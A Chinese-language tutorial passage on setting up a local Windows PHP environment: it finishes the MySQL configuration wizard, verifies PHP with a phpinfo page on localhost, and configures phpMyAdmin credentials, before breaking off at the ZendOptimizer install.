


图20




图21




图22

按"Next"继续，确认以上设置无误，如果有些设置想更改的话，可以按"Back"按钮返回重新设置。按"Execute"使设置生效，看到如图22所示的界面就说明MySQL配置成功了，可以按"Finish"退出配置。

至此，php环境就基本配置完成了，phpMyAdmin是为了更方便管理MySQL数据库而推出的一款管理软件，我们过会儿再进行安装，下面来简单检验一下环境是否配置成功。打开记事本，输入代码：**<?php phpinfo(); ?>**，保存为phpinfo.php文件，存放于C:\Program Files\Apache Group\Apache2\htdocs目录下（其中C:\Program Files\Apache Group\Apache2\是Apache的安装目录），然后使用浏览器打开http://127.0.0.1/phpinfo.php，如果能看到如图23所示的php环境信息，就说明php环境配置成功了。




图23

5、安装phpMyAdminhe和ZendOptimizer

MySQL只有命令行下的管理方式，这对于菜鸟来说极不方便，为了更方便管理，我们再来给它安装phpMyAdmin。在C:\Program Files\Apache Group\Apache2\htdocs下新建一个目录phpadmin，然后把phpMyAdmin-3.1.0-all-languages.zip解压到C:\Program Files\Apache Group\Apache2\htdocs\phpadmin下，找到"config.sample.inc.php"这个文件，使用记事本打开，从中找到

```
// $cfg['Servers'][$i]['controluser'] = 'root';
// $cfg['Servers'][$i]['controlpass'] = '123456';
```

把其中的"root"和"123456"分别改为MySQL管理员的用户名和密码，比如"root"和"hackerxfiles"，然后保存退出。我们使用浏览器打开http://127.0.0.1/phpadmin，就会看到如图24所示的登录界面，输入用户名和密码成功登录后如图25所示。

看到了一条错误提示信息："Your PHP MySQL library version 5.0.51a differs from your MySQL server version 5.1.30. This may cause unpredictable behavior."对于该条错误信息的意思，我理解为"你的PHP中的MySQL模块的版本比你的MySQL服务器的版本低。"暂时不用管它，如果实在不能使用的话我们再来解决。

有一些PHP程序还需要Zend的支持，我们再来安装ZendOptimizer，解压ZendOptimizer-3.3.0a-Windows-i386.zip




图24

